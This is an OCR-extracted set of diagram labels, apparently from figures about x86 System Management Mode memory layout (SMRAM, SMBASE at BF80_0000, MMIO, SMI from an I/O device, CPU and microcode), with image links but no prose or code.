
SMRAM


MMIO

RAM

SMBASE

BF80_0000


CPU
RAM
SMRAM
MMIO
RAM
SMBASE
BF80_0000



I/O Device

SMI

CPU

RAM


SMRAM

MMIO

RAM

SMBASE

BF80_0000



I/O Device

SMI

CPU

microcode

RAM


SMRAM

MMIO

